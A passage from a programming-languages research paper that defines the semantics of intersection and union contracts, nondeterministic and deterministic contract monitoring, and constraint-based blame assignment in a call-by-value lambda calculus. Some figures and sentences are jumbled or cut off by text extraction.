$$\llbracket C \cap D \rrbracket^+ = \llbracket C \rrbracket^+ \cap \llbracket D \rrbracket^+ \quad (6)$$

$$\llbracket C \cup D \rrbracket^+ = \llbracket C \rrbracket^+ \cup \llbracket D \rrbracket^+ \quad (7)$$

Figure 4. Contract subject satisfaction for λ_V

contracts, then proceeds to describe contracts and their semantics for the base calculus, and finally gives the semantics of contract assertion and blame propagation.

3.1 The Base Language λ_V

Figure 3 defines syntax and semantics of λ_V , an applied call-by-value lambda calculus, and the syntax of contracts. An expression M is either a first-order constant, a variable, a lambda abstraction, an application, or a primitive operation. Variables, ranged over by x and y , are drawn from a denumerable set. Constants K range over a set of base type values including booleans and numbers.

A contract C is either a flat contract $flat(M)$ defined by a predicate M , a function contract $C \rightarrow D$ with domain contract C and range contract D , an intersection between two contracts $C \cap D$, or a union $C \cup D$.

To define evaluation, V and W range over values and E over evaluation contexts, which are standard. The small-step reduction relation \rightarrow comprises beta-value reduction and built-in partial operations that transform a vector of values into a value. We write \rightarrow^* for its reflexive, transitive closure and $\not\rightarrow^*$ for its complement. That is, $M \not\rightarrow^* N$ if, for all L such that $M \rightarrow^* L$, it holds that $L \neq N$. We also write $M \not\rightarrow$ to indicate that there is no N such that $M \rightarrow N$.

Contexts \mathcal{L} are defined as usual as terms with a hole. We single out value contexts \mathcal{V} that wrap a context in a lambda and answer contexts \mathcal{A} that are value contexts or just a hole. We extend the reduction relation \rightarrow to contexts by considering the hole as a non-value term. If context reduction terminates, then it has either reached a context value, an evaluation context, or a stuck context.

3.2 Contract Satisfaction

Figures 4 and 5 define contract satisfaction for subjects and contexts, respectively, in terms of the semantics of λ_V . The set $\llbracket C \rrbracket^+$ is defined to be the set of *closed terms* (subjects) that *satisfy* the contract C . The set $\llbracket C \rrbracket^-$ is the set of *closed contexts* that *respect* C . The definitions are mutually inductive on the structure of C and the rule set in Figure 5 is coinductively defined. We connect this semantics to contract monitoring in Sections 4 and 6.

$\text{P-IRRED} \quad \frac{\mathcal{M} \not\rightarrow \quad \mathcal{M} \notin \{E, E[V \mathcal{A}], E[\square N]\}}{\mathcal{M} \in \llbracket C \rrbracket^-}$	
$\text{P-REDUCE} \quad \frac{\mathcal{N} \in \llbracket C \rrbracket^- \quad \mathcal{M} \rightarrow \mathcal{N}}{\mathcal{M} \in \llbracket C \rrbracket^-}$	$\text{P-STUCK} \quad \frac{V \neq \lambda x.M}{E[V \mathcal{A}] \in \llbracket C \rrbracket^-}$
$\text{P-EXPAND} \quad \frac{\forall \mathcal{M}, V. \lambda x.M = \lambda x.\mathcal{M}[x] \Rightarrow E[\mathcal{M}\{x := \mathcal{A}[V]\}[\mathcal{A}]] \in \llbracket C \rrbracket^-}{E[(\lambda x.M) \mathcal{A}] \in \llbracket C \rrbracket^-}$	
$\text{P-FLAT} \quad E \in \llbracket flat(M) \rrbracket^-$	$\text{P-OP} \quad E[O(\vec{V} \square \vec{N})] \in \llbracket C \rightarrow D \rrbracket^-$
$\text{P-APPLY} \quad \frac{N \in \llbracket C \rrbracket^+ \quad E \in \llbracket D \rrbracket^-}{E[\square N] \in \llbracket C \rightarrow D \rrbracket^-}$	$\text{P-UNION} \quad \frac{E \in \llbracket C \rrbracket^- \quad E \in \llbracket D \rrbracket^-}{E \in \llbracket C \cup D \rrbracket^-}$
$\text{P-INTER-L} \quad \frac{\mathcal{F} \in \llbracket C \rrbracket^-}{\mathcal{F} \in \llbracket C \cap D \rrbracket^-}$	$\text{P-INTER-R} \quad \frac{\mathcal{F} \in \llbracket D \rrbracket^-}{\mathcal{F} \in \llbracket C \cap D \rrbracket^-}$
$\mathcal{F} ::= E[O(\vec{V} \square \vec{N})] \mid E[\square N]$	

Figure 5. Contract context satisfaction (coinductive)

Equation (4) directly reflects the discussion of flat contracts in Section 2.1. Subject satisfaction for a function contract (5) also follows the previous discussion but with an extra twist. If the argument contract of a function M is itself a function contract, then M must put its argument V , say, in a context that satisfies C (i.e., it must not pass an argument that does not subject-satisfy C), but only under the assumption that the application $M V$ itself happens in a context satisfying D . To appreciate the context part of the definition consider that $\lambda x.x \in \llbracket C \rightarrow C \rrbracket^+$, in particular for $C = flat(\lambda x.x \neq 0) \rightarrow flat(\lambda x.x \neq 0)$. However, $\lambda x.x$ cannot guarantee C for its argument if its context does not guarantee C . The term $((\lambda x.x)(\lambda y.1/y))0$ demonstrates such a case.

Equation (6) for satisfaction of intersection corresponds to the requirement **IS2** and Equation (7) for union corresponds to **US2**.

The set of contexts that respect a contract C is defined by induction on the structure of C and then *coinductively* at each level by the rule set in Figure 5. It relies on context reduction.

Generally, a context that never exercises its hole respects all contracts. Rule P-IRRED covers all the cases where context reduction gets stuck before the hole gets involved in a reduction—the exempted cases are covered by other rules. Irreducible contexts include the empty context \square and contextual values \mathcal{V} .

Rule P-REDUCE closes respecting contexts under reduction. Its coinductive interpretation guarantees that contexts that diverge before the hole gets involved respect all contracts. P-STUCK covers the case where an application of a value V to an argument involving a hole cannot reduce because V is not a function.

Rule P-EXPAND treats the case where the hole is involved as part of the argument in a beta-reduction. Before explaining the general rule, it is easier to first consider two special cases of P-EXPAND where x occurs at most once in the body M of the function.

If x does not occur free in M , then $\mathcal{L}[(\lambda x.M) \square] \in \llbracket C \rrbracket^-$ because the subject disappears on reduction and cannot be exercised further on. In this case, the premise of P-EXPAND is vacuously true because there is no context \mathcal{M} such that $\lambda x.M = \lambda x.\mathcal{M}[x]$.

If x occurs exactly once in M , then the composed context $E[\mathcal{M}[A]]$ must be satisfying. In this case, \mathcal{M} does not contain free occurrences of x so that the substitution $\mathcal{M}\{x := A[V]\} = \mathcal{M}$ has no effect in rule P-EXPAND.

Otherwise, the rule requires that each occurrence of x in $\lambda x.M$ that is bound by the lambda gives rise to a contract respecting context for all values V substituted for the remaining occurrences of x . As an example, consider checking whether the context $E = (\lambda x.N x x) \square$ respects contract $C \rightarrow D$. Thus, we want to ensure that $(\lambda x.N x x) [W @ (C \rightarrow D)]$ does not raise negative blame. Now the latter term reduces to $N (W @ (C \rightarrow D)) (W @ (C \rightarrow D))$ so to ensure that $E \in \llbracket C \rightarrow D \rrbracket^-$ it must be the case that both $N \square (W @ (C \rightarrow D)) \in \llbracket C \rightarrow D \rrbracket^-$ and $N (W @ (C \rightarrow D)) \square \in \llbracket C \rightarrow D \rrbracket^-$. As $W @ (C \rightarrow D)$ can be an arbitrary value that satisfies $C \rightarrow D$, which cannot be generated from the existing context E , the rule P-EXPAND quantifies over all values V and asks that each $N \square V \in \llbracket C \rightarrow D \rrbracket^-$ and $N V \square \in \llbracket C \rightarrow D \rrbracket^-$.

The remaining rules are inductive and address specific forms of contract. Every evaluation context fulfills a flat contract as expressed by rule P-FLAT. Rule P-OP considers the case where the hole is an argument of a built-in operation. As such an operation never invokes its arguments, this context respects any function contract. Rule P-APPLY is the archetypal context respecting $C \rightarrow D$ that applies the subject to an argument satisfying C and puts it in a context satisfying D .

An evaluation context respects a union contract $C \cup D$ if it respects both C and D according to rule P-UNION. An elimination context \mathcal{F} respects an intersection contract $C \cap D$ if it respects C or D as codified in rules P-INTER-L and P-INTER-R.

This semantics of contract satisfaction and contract respect is not computable, in general. Fortunately, the non-computability is not an issue for the contract monitoring application that we have in mind. First, there are many special cases involving flat contracts, for example, that are decidable. But more importantly, our foremost goal is finding contract violations! Such a violation is a concrete, computable evidence that a subject (context) *does not* satisfy (respect) a contract. Such evidence can be constructed by the contract monitor specified in Section 4, after establishing some basic metatheoretical properties of contract satisfaction.

3.3 Properties of Contract Satisfaction

We start with some easy consequences of the semantics definition. Proposition 3 is needed for contract normalization in Section 4.2. We write $\langle \mathcal{L} \rangle$ for the set ranged over by metavariable \mathcal{L} .

Proposition 1. $\llbracket flat(M) \rrbracket^- = \langle \mathcal{L} \rangle$

Proposition 2. $\llbracket C \cup D \rrbracket^- = \llbracket C \rrbracket^- \cap \llbracket D \rrbracket^-$.

Proposition 3. $\llbracket C_0 \cap (C \cup D) \rrbracket^- = \llbracket (C_0 \cap C) \cup (C_0 \cap D) \rrbracket^-$.

Due to the untyped setting of our calculus, the semantics of a contract may contain some unexpected expressions. One key observation is that an expression that does not reduce to a value (including expressions that diverge or get stuck) fulfills any contract.

Proposition 4. Suppose that $M \not\rightarrow^* V$. Then $M \in \llbracket C \rrbracket^+$.

Dually, a context that does not reduce to an evaluation context respects any contract.

Proposition 5. Suppose that $\mathcal{L} \not\rightarrow^* E$. Then $\mathcal{L} \in \llbracket C \rrbracket^-$.

Furthermore, any subject fulfills a flat contract whose “predicate” expression does not evaluate to a function.

Proposition 6. If $N \not\rightarrow^* \lambda x.M$, then $\forall L: L \in \llbracket flat(N) \rrbracket^+$.

An expression that does not evaluate to a function fulfills any function contract.

$$\begin{array}{ll} M, N & += M @^b C \parallel V @^t check(M) \mid blame^b \\ I, J & ::= flat(M) \\ Q, R & ::= C \rightarrow D \mid Q \cap R \\ U, V, W & += \parallel V @^t Q \\ b & ::= b \parallel \iota \end{array}$$

$$E += E @^b C \parallel V @^t check(E)$$

$$\mathcal{K} ::= \square \mid \mathcal{K} \cap D \mid Q \cap \mathcal{K}$$

$$\begin{array}{l} \kappa ::= b \blacktriangleleft (\iota) \mid b \blacktriangleleft (W) \mid b \blacktriangleleft (\iota \rightarrow \iota) \mid b \blacktriangleleft (\iota \cup \iota) \mid b \blacktriangleleft (\iota \cap \iota) \\ \varsigma ::= \cdot \mid \kappa : \varsigma \end{array}$$

The nondeterministic calculus requires two further extensions.

$$\begin{array}{ll} M, N & += \parallel \langle M \parallel^\kappa N \rangle \\ E & += \parallel \langle E \parallel^\kappa N \rangle \mid \langle M \parallel^\kappa E \rangle \end{array}$$

Figure 6. Syntax extension for λ_V^{Con}

Proposition 7. If $L \not\rightarrow^* \lambda x.M$, then $L \in \llbracket C \rightarrow D \rrbracket^+$.

The semantics of contracts is closed under reduction.

Proposition 8 (Closure under reduction).

1. If $M \rightarrow N$ and $M \in \llbracket C \rrbracket^+$, then $N \in \llbracket C \rrbracket^+$.
2. If $\mathcal{M} \rightarrow \mathcal{N}$ and $\mathcal{M} \in \llbracket C \rrbracket^-$, then $\mathcal{N} \in \llbracket C \rrbracket^-$.

The semantics satisfies all requirements from Section 2.2 and 2.3.

Theorem 1. The semantics for subject and context satisfaction fulfill *ISO, IS1, IS2, IC2, US0, US1, US2, and UC2*.

Our intuitions about intersections and unions of flat contracts are supported by straightforward calculation with the semantics.

Theorem 2. For all L and N :

1. $\llbracket flat(\lambda x.L) \cap flat(\lambda x.N) \rrbracket^+ = \llbracket flat(\lambda x.L \wedge N) \rrbracket^+$
2. $\llbracket flat(\lambda x.L) \cup flat(\lambda x.N) \rrbracket^+ = \llbracket flat(\lambda x.L \vee N) \rrbracket^+$

3.4 Discussion

At first sight, our semantics may seem very liberal because terms that diverge or get stuck are contained in the satisfaction semantics $\llbracket C \rrbracket^+$ of any contract (Proposition 4). But this design just reflects that neither diverging computations nor errors are observable. It would be easy to implement another point of view in our calculus by mapping errors in primitive operations to newly introduced error constants and by making them total and strict in errors.

Several contract systems check that the subject of a function contract is indeed a function, whereas our semantics accepts any non-function as satisfying any function contract (Proposition 7). However, the function contract $C \mapsto D$ that first checks its subject to be a function may be implemented as syntactic sugar with an intersection contract:

$$C \mapsto D := flat(isFunction) \cap (C \rightarrow D)$$

This implementation cleanly separates the first-order part of the contract from its higher-order part up front, which happens under the rug in implemented systems.

4. Contract Monitoring

This section extends the base calculus λ_V to a calculus λ_V^{Con} , which serves as a *nondeterministic specification* for contract monitoring. We deliberately present the nondeterministic version because it is easier to understand and because it enables us to prove the properties of the calculus in Section 6 whereas the proof details become too complex when addressing the deterministic version directly.

ACTIVATE	$\varsigma, E[V @^b C]$	$\longrightarrow b \blacktriangleleft (\iota) : \varsigma, E[V @^\iota C]$	$\iota \notin \varsigma$
LEFT	$\varsigma, E[V @^\iota (\mathcal{K}[I] \cap D)]$	$\longrightarrow \iota \blacktriangleleft (\iota_1 \cap \iota_2) : \varsigma, E[(V @^{\iota_1} I) @^{\iota_2} \mathcal{K}[D]]$	$\iota_1, \iota_2 \notin \varsigma$
RIGHT	$\varsigma, E[V @^\iota (Q \cap \mathcal{K}[I])] \longrightarrow \iota \blacktriangleleft (\iota_1 \cap \iota_2) : \varsigma, E[(V @^{\iota_1} I) @^{\iota_2} \mathcal{K}[Q]]$		$\iota_1, \iota_2 \notin \varsigma$
N-UNION	$\varsigma, E[V @^\iota (\mathcal{K}[C \cup D])] \longrightarrow \iota \blacktriangleleft (\iota_1 \cup \iota_2) : \varsigma, E[(V @^{\iota_1} \mathcal{K}[C] \parallel^{\iota \blacktriangleleft (\iota_1 \cup \iota_2)} V @^{\iota_2} \mathcal{K}[D])]$		$\iota_1, \iota_2 \notin \varsigma$
I-FLAT	$\varsigma, E[V @^\iota \text{flat}(M)] \longrightarrow \varsigma, E[V @^\iota \text{check}(M V)]$		
I-UNIT	$\varsigma, E[V @^\iota \text{check}(W)] \longrightarrow \iota \blacktriangleleft (W) : \varsigma, E[V]$		
N-FUN	$\varsigma, E[(V @^\iota (C \rightarrow D)) W] \longrightarrow \iota \blacktriangleleft (\iota_1 \rightarrow \iota_2) : \varsigma, E[(V (W @^{\iota_1} C)) @^{\iota_2} D]$		$\iota_1, \iota_2 \notin \varsigma$
N-INTER	$\varsigma, E[(V @^\iota (Q \cap R)) W] \longrightarrow \iota \blacktriangleleft (\iota_1 \cap \iota_2) : \varsigma, E[(V @^{\iota_1} Q) W \parallel^{\iota \blacktriangleleft (\iota_1 \cap \iota_2)} (V @^{\iota_2} R) W]$		$\iota_1, \iota_2 \notin \varsigma$
D-CON-OP		$\frac{U ::= K \mid \lambda x. M}{\varsigma, E[O(\vec{U}(V @^\iota Q) \vec{W})] \longrightarrow \varsigma, E[O(\vec{U} V W)]}$	
		I-BASE	$\frac{M \longrightarrow N}{\varsigma, M \longrightarrow \varsigma, N}$
D-SPLIT-APP	$\varsigma, E[(L \parallel^\kappa M) N] \longrightarrow \varsigma, E[(\langle L N \parallel^\kappa M N \rangle)]$	D-APP-SPLIT	$\varsigma, E[V \langle L \parallel^\kappa M \rangle] \longrightarrow \varsigma, E[(V L \parallel^\kappa V M)]$
D-SPLIT-OP		$\varsigma, E[O(\vec{U} \langle L \parallel^\kappa M \rangle \vec{M})] \longrightarrow \varsigma, E[(O(\vec{U} L \vec{M}) \parallel^\kappa O(\vec{U} M \vec{M}))]$	
D-SPLIT-CHECK		$\varsigma, E[V @^\iota \text{check}(\langle L \parallel^\kappa M \rangle)] \longrightarrow \varsigma, E[(V @^\iota \text{check}(L) \parallel^\kappa V @^\iota \text{check}(M))]$	
D-SPLIT-CON		$\varsigma, E[(L \parallel^\kappa M) @^b C] \longrightarrow \varsigma, E[(\langle L @^b C \parallel^\kappa M @^b C \rangle)]$	
		I-SPLIT-COLLAPSE	
		$\varsigma, E[(M \parallel^\kappa M)] \longrightarrow \varsigma, E[M]$	

Figure 7. Dynamics of λ_V^{Con}

4.1 Additional Syntax

Figure 6 defines the syntax of λ_V^{Con} as an extension of λ_V in two steps. The first step introduces constructs for contract monitoring in general. The second step adds the interleaving expression specific to nondeterministic monitoring. Intermediate terms that do not occur in source programs appear after double bars “ \parallel ”.

The only new source term is contract monitoring $M @^b C$. Its adornment b is drawn from an unspecified denumerable set of blame identifiers, which comprises blame labels b that occur in source terms and blame variables ι that are introduced during evaluation.

In the intermediate term $V @^\iota \text{check}(M)$, the term M represents the current evaluation state of the predicate of a flat contract. The *blame^b* expression signals a contract violation at label b . The two subcontracts of intersection and union contracts are monitored independently using the interleaving expression $\langle M \parallel^\kappa N \rangle$. The superscript κ is the constraint generated on introduction of the interleaving and indicates whether the interleaving stands for an intersection or for a union.

To specify the dynamics, we refine the syntax of contracts. Contracts I and J stand for immediate, flat contracts that can be evaluated right away. A delayed contract, Q or R , is a finite intersection of function contracts. It stays with a value until it is used. Consequently, values are extended with $V @^\iota Q$ which represents a value wrapped in a delayed contract that is to be monitored when the value is used in an elimination context (e.g., on function application).

The extended set of values forces us to revisit the built-in operations. We posit that each partial function δ_O first erases all contract monitoring from its arguments, then processes the underlying λ_V -values, and finally returns a λ_V -value.

Evaluation contexts are extended in the obvious way: a contract monitor is only applied to a value and a flat contract is checked before its value is used. To reflect the independence of monitoring subcontracts of intersections and unions, interleavings reduce *non-*

deterministically: each evaluation step may choose to reduce the left or right component.

Contract contexts \mathcal{K} are needed for normalizing nested applications of intersection and union contracts. They are explained in Section 4.2.

In λ_V^{Con} , contract monitoring occurs via constraints κ imposed on blame identifiers. There is an indirection constraint and one kind of constraint for each kind of contract: flat, function, intersection, and union. Constraints are collected in a list ς during reduction.

4.2 Reduction

Figure 12 specifies the small-step reduction semantics of λ_V^{Con} as a relation $\varsigma, M \longrightarrow \varsigma', N$ on pairs of a constraint list and an expression. Instead of raising blame exceptions, the rewriting rules for contract enforcement generate constraints in ς : a failing contract must not raise blame immediately, because it may be nested in an intersection or a union. The sequence of elements in the constraint list reflects the temporal order in which the constraints were generated during reduction. The latest, youngest constraints are always on top of the list. Section 4.3 explains the semantics of the constraints and Section 4.3.2 explains the role of the temporal order for the semantics.

The rule ACTIVATE introduces a fresh name for each new instantiation of a monitor in the source program. It is needed for technical reasons to establish the simulation relation with the deterministic version of the semantics.

The first group of rules LEFT, RIGHT, and N-UNION implements contract normalization. Normalization has two purposes. Rules LEFT and RIGHT factorize a contract into an immediate part I and a rest contract. The idea is that a flat contract I that is nested only in intersections (cf. the constraint context \mathcal{K}) may be pulled out and checked directly. The logical justification for these rules is associativity of intersection (and union): for instance, $\llbracket \mathcal{K}[I] \cap$

$D]^+ = \llbracket I \cap \mathcal{K}[D] \rrbracket^+$; so their satisfaction semantics stays the same. Both rules also install constraints that combine the contract satisfaction of the subcontracts to the satisfaction of the intersection.

The N-UNION rule embodies the introduction-site choice of the union. If the current contract has the form $\mathcal{K}[C \cup D]$ (i.e., a union nested in a context of intersections), then the union is pulled out by distributivity (Proposition 3) resulting in $\mathcal{K}[C] \cup \mathcal{K}[D]$. Then the expression is split to monitor $\mathcal{K}[C]$ and $\mathcal{K}[D]$ in isolation and a constraint is installed to combine the outcomes of monitoring $\mathcal{K}[C]$ and $\mathcal{K}[D]$ according to **US2** and **UC2**. Thus, for each value with a union contract, the constraint generated by this rule application is the single point that chooses between $\mathcal{K}[C]$ and $\mathcal{K}[D]$.

Flat contracts get evaluated immediately. Rule I-FLAT starts checking a flat contract by evaluating the predicate M applied to the subject value V . After predicate evaluation, rule I-UNIT picks up the result and stores it in a constraint.

The reduction rules N-FUN and N-INTER define the behavior of a contracted value under function application, that is, in a particular elimination context. Rule N-FUN handles a call to a value with a function contract. Different from previous work, the blame computation is handled indirectly by creating new blame variables for the domain and range part; a new constraint is added that transforms the outcome of both portions according to the specification of the function contract. Rule N-INTER duplicates the function application for each conjunct to monitor them concurrently in isolation. The generated constraint serves to combine the results of the subcontracts. Unlike the union contract, splitting for an intersection occurs at each use of the contracted value, which implements the choice of the context.

Built-in operations can “see through” contracts (rule D-CON-OP). An interleaving may be collapsed nondeterministically if its components are equal (IPAIRCOLLAPSE). Finally, reductions of λ_V are lifted to λ_V^{Con} using rule IBASE. This choice implies that an OP reduction only returns a λ_V value that does not contain contracts.

The rules D-SPLIT-APP, D-APP-SPLIT, D-SPLIT-CON, D-SPLIT-OP, and D-SPLIT-CHECK deal with occurrences of interleavings in contexts where they may hinder other reductions. They nondeterministically duplicate the immediately surrounding construct.

4.3 Constraints

The dynamics in Figure 12 use constraints to create a structure for computing positive and negative blame according to the semantics of subject and context satisfaction, respectively. To this end, each blame identifier b is associated with two truth values, $b.subject$ and $b.context$. Intuitively, if $b.subject$ is false, then the contract b is not subject-satisfied and may lead to positive blame for b . If $b.context$ is false, then there is a context that does not respect contract b and may lead to negative blame for b . But the story is more complicated.

4.3.1 Constraint Satisfaction

A *solution* μ of a constraint list ς is a mapping from blame identifiers to records of elements of $\mathbb{B} = \{t, f\}$, such that all constraints are satisfied. We order truth values by $t \sqsubseteq f$ and write \sqsubseteq for the reflexive closure of that ordering. Formally, we specify the mapping by

$$\mu \in (\llbracket b \rrbracket \times \{subject, context\}) \rightarrow \mathbb{B}$$

and constraint satisfaction by a relation $\mu \models \varsigma$, which is specified in Figure 9. In the premisses, the rules apply a constraint mapping μ to boolean expressions over constraint variables. This application stands for the obvious homomorphic extension of the mapping.

Every mapping satisfies the empty list of constraints (CS-EMPTY). The cons of a constraint with a constraint list corresponds to the intersection of sets of solutions (CS-CONS). The indirection constraint just forwards its referent (CT-IND).

$$\tau(V) = \begin{cases} f & V = false \\ \tau(W) & V = W @' Q \\ t & \text{otherwise} \end{cases}$$

Figure 8. Mapping values to truth values

$$\begin{array}{c} \text{CS-EMPTY} \quad \text{CS-CONS} \\ \mu \models \cdot \quad \frac{\mu \models \kappa \quad \mu \models \varsigma}{\mu \models \kappa : \varsigma} \\ \\ \text{CT-IND} \\ \frac{\mu(b.subject) \sqsubseteq \mu(\iota.subject) \quad \mu(b.context) \sqsubseteq \mu(\iota.context)}{\mu \models b \blacktriangleleft (\iota)} \\ \\ \text{CT-FLAT} \\ \frac{\mu(b.subject) \sqsubseteq \tau(V) \quad \mu(b.context) \sqsubseteq t}{\mu \models b \blacktriangleleft V} \\ \\ \text{CT-FUNCTION} \\ \frac{\mu(b.subject) \sqsubseteq \mu(\iota_1.context \wedge (\iota_1.subject \Rightarrow \iota_2.subject)) \quad \mu(b.context) \sqsubseteq \mu(\iota_1.subject \wedge \iota_2.context)}{\mu \models b \blacktriangleleft \iota_1 \rightarrow \iota_2} \\ \\ \text{CT-INTERSECTION} \\ \frac{\mu(b.subject) \sqsubseteq \mu(\iota_1.subject \wedge \iota_2.subject) \quad \mu(b.context) \sqsubseteq \mu(\iota_1.context \wedge \iota_2.context)}{\mu \models b \blacktriangleleft \iota_1 \cap \iota_2} \\ \\ \text{CT-UNION} \\ \frac{\mu(b.subject) \sqsubseteq \mu(\iota_1.subject \vee \iota_2.subject) \quad \mu(b.context) \sqsubseteq \mu(\iota_1.context \wedge \iota_2.context)}{\mu \models b \blacktriangleleft \iota_1 \cup \iota_2} \end{array}$$

Figure 9. Constraint satisfaction

In rule CT-FLAT, W is the outcome of the predicate of a flat contract. The rule sets subject satisfaction to f if $W = false$ and otherwise to t , where the function $\tau(\cdot) : \llbracket V \rrbracket \rightarrow \mathbb{B}$ translates values to truth values by stripping delayed contracts (see Figure 8). A flat contract never blames its context so that $b.context$ is always true.

The rule CT-FUNCTION determines the blame assignment for a function contract b from the blame assignment for the argument and result contracts, which are available through ι_1 and ι_2 . Let’s first consider the subject part. A function f satisfies contract b if it satisfies its obligations towards its argument $\iota_1.context$ **and** if the argument satisfies its contract then the result satisfies its contract, too. The first part arises if f is a higher-order function, which may pass illegal arguments to its function-arguments. The second part is partial correctness of the function with respect to its contract.

A function’s context (caller) satisfies the contract if it passes an argument that satisfies contract $\iota_1.subject$ **and** uses the result according to its contract $\iota_2.context$. The second part becomes non-trivial with functions that return functions.

The rule CT-INTERSECTION determines the blame assignment for an intersection contract at b from its constituents at ι_1 and ι_2 . A subject satisfies an intersection contract if it satisfies both constituent contracts: $\iota_1.subject \wedge \iota_2.subject$ (cf. **IS2**). A context, however, has the choice to fulfill one of the constituent contracts: $\iota_1.context \vee \iota_2.context$ (cf. **IC2**).

Dually, the rule CT-UNION determines the blame assignment for a union contract at b from its constituents at ι_1 and ι_2 according to **US2** and **UC2**. A subject satisfies a union contract if

Definition 1. The monotone constraint semantics is $\llbracket \varsigma \rrbracket = \text{LSol}(\text{Clean}(\varsigma))$ where $\text{Clean}(\cdot) : \langle \varsigma \rangle \rightarrow \langle \varsigma \rangle$ is defined by

$$\begin{aligned} \text{Clean}(\cdot) &= \cdot \\ \text{Clean}(\kappa : \varsigma) &= \begin{cases} \kappa : \varsigma' & \text{LSol}(\varsigma') \sqsubseteq \text{LSol}(\kappa : \varsigma) \\ \varsigma' & \text{otherwise} \end{cases} \\ &\text{where } \varsigma' = \text{Clean}(\varsigma) \end{aligned}$$

Proposition 10. For all ς and κ , $\llbracket \varsigma \rrbracket \sqsubseteq \llbracket \kappa : \varsigma \rrbracket$.

The implementation is straightforward: each constraint $b \blacktriangleleft (\dots)$ is only allowed to “fire” once and sets either $b.\text{subject}$ or $b.\text{context}$ to f . Afterwards the constraint becomes inactive.

4.3.3 Introducing Blame

To determine whether a constraint list ς is a blame state (i.e., whether it should signal a contract violation), we check whether the semantics $\llbracket \varsigma \rrbracket$ maps any source-level blame label b to false.

Definition 2. ς is a blame state for blame label b iff

$$\llbracket \varsigma \rrbracket(b.\text{subject} \wedge b.\text{context}) \sqsubseteq f.$$

ς is a blame state if there exists a blame label b such that ς is a blame state for this label.

To model reduction with blame, we define a new reduction relation $\varsigma, M \mapsto \varsigma', M'$ on configurations. It behaves like \mapsto unless ς is a blame state. In a blame state, it stops signaling the violation. There are no reductions with *blame*.

$$\frac{\varsigma, M \mapsto \varsigma', N \quad \varsigma \text{ is not a blame state}}{\varsigma, M \mapsto \varsigma', N} \quad \frac{\varsigma \text{ is a blame state for } b}{\varsigma, M \mapsto \varsigma, \text{blame}^b}$$

4.3.4 Lifting Definitions

The present section tacitly lifts various semantic notions and results from λ_V to the extended calculus λ_V^{con} with monitoring. In this subsection, we make this lifting precise.

A number of definitions and results in Section 3 refer to reduction and context reduction in λ_V . These definitions (semantics of contracts and the results in Section 3.3) are lifted to λ_V^{con} by taking $M \mapsto N$ as a shorthand for $\forall \varsigma. \exists \varsigma'. \varsigma, M \mapsto \varsigma', N$ (top-level reduction with *blame*). The same lifting applies to $\mathcal{M} \mapsto \mathcal{N}$.

The coinductive definition of $\llbracket C \rrbracket^-$ in Figure 5 is extended with additional rules for the extra syntactic constructs. Most of the new rules just cater to reductions with a hole in place of the value. Context reduction needs to be extended, which is a straightforward.

5. Deterministic Monitoring

The calculus $\lambda_{Vd}^{\text{con}}$ provides a deterministic reduction semantics for contract monitoring. Its syntax is identical to λ_V^{con} , but without the interleaving expression (i.e., Figure 6 top only). Figure 12 specifies its one-step reduction relation on expressions. It is surrounded by a top level reduction $\varsigma, M \mapsto \varsigma', N$ that reduces M only if ς is not a blame state according to Definition 2. Its definition is analogous to the one in Section 4.3.3

Just like nondeterministic reduction, contract monitoring normalizes contracts before it starts their enforcement. This part of the rule set is identical to the nondeterministic rules, except for the rule D-UNION which implements union contracts by enforcing the contracts in some order instead of interleaving their execution.

The rules I-FLAT and I-UNIT that deal with flat contracts are identical to the nondeterministic version.

The remaining rules implement monitoring of delayed contracts. As in λ_V^{con} , the assertion of a delayed contract assumes that the value is a function and wraps it so that the contract is checked when

the function is applied. The rules D-FUN, D-INTER, and DROP act when such a wrapped value is applied to an argument W . Compared to λ_V^{con} , these rules need to take into account the new notion of *compatibility*. Roughly, two flat contract executions are compatible if they belong to the same component of a nested union/intersection.

In λ_V^{con} , execution is compartmentalized by interleave expressions that mimic the nesting of currently active union and intersection contracts. As we saw in the D-UNION rule, $\lambda_{Vd}^{\text{con}}$ intermingles the execution of contracts from all compartments. Compatibility of a contract with its evaluation context is defined such that contracts from different compartments are never mixed up. We come back to compatibility after explaining the rules.

The rule D-FUN handles the call of a contracted function. It differs from the λ_V^{con} -rule N-FUN only in the side condition of compatibility. Rule D-INTER sequentially applies both contracts in terms of a new constraint, but only if the intersection is compatible with the context. Rule DROP drops a delayed contract that is not compatible with the current evaluation context.

5.1 Compatibility

To illustrate the need for compatibility, we consider the contract

$$\begin{aligned} C &= ((P^7 \rightarrow^5 P^8) \rightarrow^1 FP^6) \cap^0 ((N^9 \rightarrow^3 N^a) \rightarrow^2 FN^4) \quad (8) \\ \text{where } P &= \text{flat}(\lambda x.x > 0) \quad FP = \text{flat}(\lambda f.f > 1 > 0) \\ N &= \text{flat}(\lambda x.x < 0) \quad FN = \text{flat}(\lambda f.f(-1) < 0) \end{aligned}$$

Semantically, it is clear that

$$\lambda f.f \in \llbracket C \rrbracket^+ = \llbracket (P \rightarrow P) \rightarrow FP \rrbracket^+ \cap \llbracket (N \rightarrow N) \rightarrow FN \rrbracket^+.$$

But if we reduce the configuration

$$\cdot, ((\lambda f.f) @^b C) (\lambda x.x) 42$$

ignoring the compatibility side conditions on D-FUN and D-INTER (and omitting rule DROP) then, after a few steps,⁵ we arrive at a configuration that blames the subject wrongly:⁶

$$\begin{aligned} &3 \blacktriangleleft (9 \rightarrow a) : 7 \blacktriangleleft (\text{true}) : 5 \blacktriangleleft (7 \rightarrow 8) : 1 \blacktriangleleft (5 \rightarrow 6) : \dots \\ &\quad 2 \blacktriangleleft (3 \rightarrow 4) : 0 \blacktriangleleft (1 \cap 2) : b \blacktriangleleft (0) : \dots \quad (9) \\ &\dots @^6 \text{check}(((\lambda x.x) (1 @^9 N)) @^a N) @^8 P > 0) \dots \end{aligned}$$

Blame is triggered by the next step that reduces $(1 @^9 N)$ to 1 and adds the constraint $9 \blacktriangleleft (\text{false})$. It is caused by the evaluation of a flat contract FP on an argument that is wrapped in the function contracts $P \rightarrow P$ and $N \rightarrow N$. The problem is that the contract $N \rightarrow N$ does not belong to the same operand of the intersection as FP and thus $N \rightarrow N$ must not be enforced in the body of FP .

We can determine this mismatch by recognizing that the superscript of $\dots @^6 \text{check}(\dots)$, belongs to the left component of $0 \blacktriangleleft (1 \cap 2)$ whereas the superscript of $1 @^9 N$ belongs to the right component. We avoid such mismatches altogether by ignoring delayed contracts that originate from a different compartment of an enclosing union or intersection contract. Thus, the D-FUN and D-INTER rules must verify that all enclosing $\text{check}(\dots)$ expressions in the evaluation context are *compatible* with the contract. The companion rule DROP drops incompatible delayed contracts.

